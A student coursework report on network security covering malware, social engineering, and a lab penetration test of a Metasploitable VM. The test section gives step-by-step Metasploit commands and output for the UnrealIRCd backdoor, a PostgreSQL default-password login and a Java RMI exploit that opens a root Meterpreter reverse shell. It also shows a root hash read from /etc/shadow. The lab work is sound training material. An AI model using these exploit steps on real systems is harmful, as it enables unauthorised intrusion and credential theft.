

Security in Practice: Testing & Securing Computer Networks



Tomiwa Oladejo (N0940282)

Network Security Challenges	2
Malware.....	3
Social Engineering.....	3
Network Testing Strategy	4
Network Attack Demonstration & Test Results	9
Network Fortification and Recommendations	14
Reflective Statements	17
[REDACTED].....	17
[REDACTED].....	17
Tomiwa Oladejo (N0940282).....	18
References	18

Network Security Challenges

Security challenges can arise within networks as well as the servers that are hosted on the network causing a threat for the sensitive information that is sustained within the servers as it can more than likely store such sensitive information. How security challenges apply to networks is by perpetrators exploiting those who manage the networks or servers that may be targeted, or the system itself in relation to malwares that can potentially infect a system using packet listener techniques in order to read the information that the network may receive when communicating to a computer host and delivering information back to the server, which perpetrators can use in order to read the data that is being transferred and use it for potential attacks such as spreading other malwares if sensitive information to emails or social media accounts is sustained.

Malware

[2] Malwares can become a massive threat in regards to networks and servers in a lot of instances, it can be undetectable under virus scans due to how it could've infected the actual software as many malwares don't need to be detected within the kernel of a server in order for it to perform since it can be installed by the servers GPU if present or by intercepting the network traffic as it listens to packets of information between a client and a server if the network is attacked which is also known as "sniffing". Privilege escalation can go hand in hand with malwares within a server as perpetrators use malwares in order to give admin access to normal accounts, if the malware somehow is granted administrative permissions which can be a huge threat within servers. After privileges have been granted from the malware the perpetrator then uses the permissions, they were granted to obtain sensitive information from the server leading to an offspring of data leaks that can occur or the selling of private information.




Fig. Detailing the various types of Malware.

It can become a huge threat if the permissions that the malware grants the perpetrator and locates the network and finds the private credentials of the network host as it leads to a chain of other servers that may potentially be hosted from the network. The impact this causes on a network in relation to servers being hosted is that it then can infect the other using the malware as it can use the network in order to grant themselves permissions using privilege escalation to the other servers growing the potential damage of the attack leading to a damaged reputation of an organization due to the size of how the attack can possibly be.

Social Engineering

Another challenge that poses a threat to network security is social engineering. Unlike other common methods of attacking a network, social engineering involves attackers using psychological manipulation to fool users of a secure network into making fatal mistakes that could lead to giving the attackers unauthorised access to the network. This can include giving away sensitive information by misleading unsuspecting users through multiple steps into compromising their security, the attackers then use this information as a steppingstone to gain access to a network by exploiting the weakest link in the chain of security: people.




Fig. detailing the life cycle of a social engineering attack. (Imperva)

[1] There are different methods to social engineering, for example, phishing. This is the most common form of social engineering attack and occurs by attackers exploiting human error to steal important credentials or infect networks with malware. This is usually done using suspicious attachments found in emails or malicious websites designed to trick visitors. Another form of this is baiting, a method of social engineering where attackers tempt users into compromising network security by employing various tricks, like handing them fake, infected “trojan” devices. [4] In July 2020, attackers targeted a group of Twitter employees using a phone spear phishing attack. This attack relies on simple yet misleading tactics to trick targeted employees into giving up access to their internal networks by exploiting their humane vulnerabilities through phone calls and emails, typically by impersonating someone trusted within the company. In this particular attack, which was reported on by BBC, the attackers targeted employees with account control privileges, allowing them to gain access to celebrity twitter accounts by finding their user credentials on Twitter’s internal management system. The attackers placed phone calls to the targeted employees pretending to be from their Information Security Department, which seemed to be enough for the employees who did not do any more to verify the caller’s identity before giving access. This attack led to compromised popular twitter accounts being made to send out links to bitcoin scams which netted the perpetrators a total of \$118,000 from unsuspecting followers of the affected accounts. However, the fallout from the attack did just as much damage. When Twitter decided to lock and restrict many accounts trying to resolve the issue, many public institutions were unable to send out critical information, for example, the US National Weather Service was unable to tweet an advisory tornado warning.

Network Testing Strategy




Fig.1 Diagram detailing the structure of the prototype type.

Within the diagram above, shows two figures which is the Kali Linux virtual machine as it contains tools such as Metasploit software as well as having the power to send information in the format of http traffic. For the Kali Linux machine to carry out its attacks it sends commands towards the Metasploit server from the analysis of the Metasploit server vulnerabilities which is important in finding the best possible attack on the Metasploit server.

During our testing strategy process, we had a vulnerability scan that was ran by the OpenVAS vulnerability scan on the targeted server which is the Metasploit server which detailed many vulnerabilities that were present within the operating system from the influence of the severity score from the Greenbone platform.

The first test that had been carried out by our group was the NMAP scan of the Metasploit server IP which was a successful test as it had included many open ports which we can use in our advantage in order to carry out specific attacks such as listening related exploits which can be used to gain sensitive information that may be flowing in the form of traffic from a database to the Metasploit server. More information on the open ports of the Metasploit server will be seen in the figure below:






Fig 2. Scanning for open ports using Ubuntu Linux

After doing research online in what attacks could be attempted in the presence of open ports, we had decided to carry out a vulnerability scan using the Greenbone OpenVAS software in which

highlighted what vulnerabilities could be attempted on the specific operating system such as attacks that don't even need open ports to be present. From the results after the scan had been completed on the Metasploit system, we found that it had a total of 29 high severity class vulnerabilities, leading us to choose three of the vulnerabilities it uses in the relation of carrying out an attack using the Kali Linux attacker machine.

Figures of the scans will be shown below:



During further investigations in the relation to the penetration testing of the network which in this case is the Metasploit virtual environment, we found a program built by the company OWASP which specialises in the firmware penetration of the environment(owasp.org, n.d.).

How it undergoes the penetration testing of the system is that it divides each stage of testing in stages where there's a stage in gathering as much information about the operating system such as

the CPU architecture, operating system, threat models and so on as it goes in testing to see get an idea of processes that are being used by the target have any vulnerabilities that an attacker may be able to use in order to heighten their privileges within the target for example.

[Stage 1] Information gathering and reconnaissance

During this stage, collect as much information about the target as possible to understand its overall composition underlying technology. Attempt to gather the following:

- Supported CPU architecture(s)
- Operating system platform
- Bootloader configurations
- Hardware schematics
- Datasheets
- Lines-of-code (LoC) estimates
- Source code repository location
- Third-party components
- Open source licenses (e.g. GPL)
- Changelogs
- FCC IDs
- Design and data flow diagrams
- Threat models
- Previous penetration testing reports
- Bug tracking tickets (e.g. Jira and bug bounty platforms such as BugCrowd or HackerOne)

Stage 2 is now the process where the firmware is obtained by using the range of methods such as man in the middle method or by sniffing the serial communication within hardware components. There are much more methods that are built in within the OWASP penetration framework as it allows the tester to start reviewing the framework contents to be used in analysis.

[Stage 2] Obtaining firmware

To begin reviewing firmware contents, the firmware image file must be acquired. Attempt to obtain firmware contents using one or more of the following methods:

- Directly from the development team, manufacturer/vendor or client
- Build from scratch using walkthroughs provided by the manufacturer
- From the vendor's support site
- Google dork queries targeted towards binary file extensions and file sharing platforms such as Dropbox, Box, and Google drive
 - It's common to come across firmware images through customers who upload contents to forums, blogs, or comment on sites where they contacted the manufacturer to troubleshoot an issue and were given firmware via a zip or flash drive sent.
- Man-in-the-middle (MITM) device communication during updates
- *Download builds from exposed cloud provider storage locations such as Amazon Web Services (AWS) S3 buckets
- Extract directly from hardware via UART, JTAG, PICit, etc.
- Sniff serial communication within hardware components for update server requests
- Via a hardcoded endpoint within the mobile or thick applications
- Dumping firmware from the bootloader (e.g. U-boot) to flash storage or over the network via tftp
- Removing the flash chip (e.g. SPI) or MCU from the board for offline analysis and data extraction (LAST RESORT).
 - You will need a supported chip programmer for flash storage and/or the MCU.

Stage 3 and 4 now undergoes the analysis of the framework and the extraction of the data so it can look within the parsing relative filesystem data (owasp.org, n.d.). By using the methods above the penetration tester will then obtain the framework image allowing the tester to analyse file types and metadata that can have hidden string data that can lead to a potential data breach. During stage 4 the review of uncompiled code and devices connected to the hardware of the targeted network are analysed using analysis methods which have been spoken about previously to view if any malicious content or if the configuration of the hardware devices may have been altered in an irregular fashion.

Within Linux systems which in this case will be the Metaexploit operating system, vulnerable files such as the etc/shadow and etc/passwd files can become threats in regards of changing privileges for users which can become very troubling if an attacker had very high system privileges. With the penetration framework tester, an In-depth system scan of these files will highlight the users with admin permissions and banned c functions within the systems or if any injection vulnerable functions have been installed recently and mitigate such risk if you don't recognise the results you find within the result of the scan which can lead to the operating system to be more secure than before the framework vulnerability scan.

```

***Firmware Directory***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/
***Search for password files***
#####
/bin/passwd
/etc/passwd
#####
/etc/shadow
#####
*.psk

***Search for Unix-MD5 hashes***
#####
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$Jl7H1V0GSWg2F/C.nLNtC
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$79bz0K8z$1l60/if83F1qc
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow.bak:$1$KzoHhzG9SwGyFXbW0c
Binary file /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/lib/libc.so matches

***Search for SSL related files***
#####
*.crt
#####
*.pem
#####
*.cer
#####
*.p7b
#####
*.p12
#####
*.key

***Search for SSH related files***
#####
authorized_keys
#####
*authorized_keys*
#####
host_key
#####
*host_key*
/etc/dropbear/dropbear_rsa_host_key
#####
id_rsa
#####
*id_rsa*

```

Network Attack Demonstration & Test Results

With the results from the vulnerability scan, it was clear that there were many points of insecurity within the network that needed to be addressed, evaluated, and amended. To begin this process, a number of various vulnerabilities were chosen from the OpenVAS report to be used in an exploit test that was carried out in a controlled isolated environment.

Issue 1 – Check for backdoor in UnrealIRCd

The screenshot shows a Mozilla Firefox browser window titled 'Greenbone Security Assistant - Mozilla Firefox'. The address bar shows the URL https://127.0.0.1:9392/omp?cmd=get_result&r=1. The main content area displays a 'Result: Check for Backdoor in UnrealIRCd' page. A table lists a single vulnerability:






Vulnerability	Severity	QoD	Host	Location	Actions
Check for Backdoor in UnrealIRCd	7.5 (High)	70%	192.168.253.129	6667/tcp	

Below the table, the 'Summary' section states: 'Detection of backdoor in UnrealIRCd.' The 'Vulnerability Detection Result' section notes: 'Vulnerability was detected according to the Vulnerability Detection Method.' The 'Solution' section suggests: 'Install latest version of unrealircd and check signatures of software you're installing.' The 'Vulnerability Insight' section provides a detailed description of the issue, mentioning that the problem affects Unreal 3.2.8.1 for Linux and involves a specific MD5 sum for a file.

Fig 7. Greenbone report displaying backdoor vulnerability in UnrealICd

Backdoor in UnrealIRCd was one of the high security vulnerabilities found whilst using Greenbone/OpenVAS to scan for vulnerabilities. This means that remote attackers were able to execute arbitrary system commands within the application through the exploitation.

The following steps to execute the exploit are shown below:

Step	Screenshot	Process
1		Search for the list of exploits connected to unreal (Search Unreal)
2		Select the exploit (use exploit/unix/irc/unreal_ircd_3281_backdoor) Show the module options (show options) Then set RHOST to the IP address of target machine (set RHOST 192.168.253.129)
3		Show payloads (show payloads)
4		Set the payload (set payload cmd/unix/bind_ruby) Show options again to ensure set information is correct (show options)
5		Run the exploit (exploit)

```

root@kali: ~
whoami
root
hostname
metasploit
metasploitable
ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:3e:29:16
          inet addr:192.168.253.129  Bcast:192.168.253.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3e:2916/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:17143 errors:0 dropped:0 overruns:0 frame:0
             TX packets:14571 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:1284622 (1.2 MB)  TX bytes:1274568 (1.2 MB)
             Interrupt:19 Base address:0x2000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436  Metric:1
             RX packets:1349 errors:0 dropped:0 overruns:0 frame:0
             TX packets:1349 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:640805 (625.7 KB)  TX bytes:640805 (625.7 KB)

```

Fig 8. Commands allowing access to target machine information

As shown in figure 8 above, after the completion of the backdoor attack, the network interface configuration information was attainable.

```

grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::

```

Fig 9. Command to access encrypted password

Using the command **grep root /etc/shadow**, we were able to extract the root encrypted password located in the shadow file. The ability to access this data exhibits a high level of user privilege.

Issue 2 – PostgreSQL weak password





The screenshot shows a Firefox browser window titled "Greenbone Security Assistant - Mozilla Firefox". The URL is https://127.0.0.1:9392/omp?r=1&cmd=get_resu... . The page displays a "Result: PostgreSQL weak password" section. It includes a table with one row for "PostgreSQL weak password" (Severity: 9.0 (High), QoD: 99%, Host: 192.168.253.129, Location: 5432/tcp). Below the table, there are sections for "Summary", "Vulnerability Detection Result", "Solution", and "Product Detection Result".

Fig 10. Greenbone identification of weak PostgreSQL password

A vulnerability highlighted by Greenbone was the weak PostgreSQL password. By changing the password to `postgres`, it was possible to brute force into the PostgreSQL server as user `postgres`. The weak credentials left the server vulnerable, allowing it to be compromised.

The process is displayed in table 2 below:

Step	Screenshot	Process
------	------------	---------

1	 A screenshot of a terminal window showing the Metasploit framework's auxiliary/scanner/postgres/postgres_login module options. The module is set to use a wordlist from /usr/share/metasploit-framework/data/wordlists/postgres_default.txt. Options include BLANK_PASSWORDS (false), BRUTEFORCE_SPEED (5), DATABASE (template1), DB_ALL_CREDSS (false), DB_ALL_PASS (true), DB_ALL_USERS (false), and PASS_FILE (postgres_default.txt). Proxies are also listed.	Login to postgres (use auxiliary/scanner/postgres/postgres_login) Show module options (show options)
2	 A screenshot of a terminal window showing the execution of the exploit. It sets the username to 'postgres', the user-as-pass to true, and the RHOSTS to 192.168.253.129. The exploit runs multiple times against the target port 5432, attempting various credentials.	Set the username to postgres (set USERNAME postgres) Set the username as the password (set USER_AS_PASS true) Set the RHOST to the IP address of the target machine (set RHOSTS 192.168.253.129) Run exploit (run)
3	 A screenshot of a terminal window showing a PostgreSQL session. The user has connected to the database 'template1' as 'postgres'. The session shows the creation of a new database named 'PostgreSQL weak password'.	After exploit has finished running, open new tab and enter login credentials for user postgres (psql -h 192.168.253.129 -U postgres) Enter password (postgres)
4	 A screenshot of a terminal window showing the result of the \l command, which lists the databases available on the PostgreSQL server. It shows two databases: 'postgres' and 'template1'.	Look at list of databases on the server (\l) Connect to one of the available databases (\c template 1)

Issue 3 – Java RMI Server

The screenshot shows a security scan result from the Greenbone Security Assistant. The title is "Result: Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability". The main table has columns: Vulnerability, Severity, QoD, Host, Location, and Actions. One row is shown with the following details:

Vulnerability	Severity	QoD	Host	Location	Actions
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.253.129	1099/tcp	

Summary
Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system with elevated privileges.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Solution
Solution type: Workaround
Disable class-loading.

Vulnerability Insight
The vulnerability exists because of an incorrect default configuration of the Remote Method Invocation (RMI)

Fig 11. Command to access encrypted password

Another issue pinpointed by Greenbone was the insecurity of the Java RMI configuration. Due to an incorrect default configuration of the remote method invocation (RMI) server, a remote attacker is able to exploit the server. This is achievable through the transmission of crafted packets into the server. After the completion of the exploit the attacker would have elevated system privileges, enabling them to execute arbitrary code.

Step	Screenshot	Process
1	<pre> root@kali: ~ File Edit View Search Terminal Help msf > use exploit/multi/misc/java_rmi_server msf exploit(multi/misc/java_rmi_server) > show options Module options (exploit/multi/misc/java_rmi_server): Name Current Setting Required Description ---- ----- ----- ----- HTTPDELAY 10 yes Time that the HTTP Server will wait for the pa yload request RHOST 192.168.253.129 yes The target address RPORT 1099 yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host to listen on. This must be an a ddress on the local machine or 0.0.0.0 SRVPORT 8080 yes The local port to listen on. SSL false no Negotiate SSL for incoming connections SSLCert (none) no Path to a custom SSL certificate (default is r andomly generated) URIPATH / no The URI to use for this exploit (default is ra ndom) Exploit target: Id Name -- -- 0 Generic (Java Payload) </pre>	Enter the exploit command for the Java RMI Server (Use exploit/multi/misc/java_rmi_server) Show module options (show options)

2	<pre>File Edit View Search Terminal Help OpId Name decrypted.txt +-----+ 0 Generic (Java Payload) msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.253.129 RHOST => 192.168.253.129 msf exploit(multi/misc/java_rmi_server) > run [*] Started reverse TCP handler on 192.168.253.134:4444 [*] 192.168.253.129:1099 - Using URL: http://0.0.0.0:8080/KRKy5jnSG [*] 192.168.253.129:1099 - Local IP: http://192.168.253.134:8080/KRKy5jnSG [*] 192.168.253.129:1099 - Server started. [*] 192.168.253.129:1099 - Sending RMT Header... [*] 192.168.253.129:1099 - Sending RMT Call... [*] 192.168.253.129:1099 - Replied to request for payload JAR [*] Sending stage (53845 bytes) to 192.168.253.129 [*] Meterpreter session 1 opened (192.168.253.134:4444 -> 192.168.253.129:57952) at 2023-03-10 14:28:45 -0500 [*] 192.168.253.129:1099 - Server stopped. meterpreter > getuid Server username: root meterpreter > sysinfo [-] stdapi_sys_config_sysinfo: Operation failed: 1 meterpreter > sysinfo [-] stdapi_sys_config_sysinfo: Operation failed: 1 meterpreter > help</pre>	<p>Set RHOST to IP address of the target machine (set RHOST 192/168.253.129)</p> <p>Run exploit (run)</p>
3	<pre>meterpreter > getuid Server username: root</pre>	<p>Get the name of the server (getuid)</p>

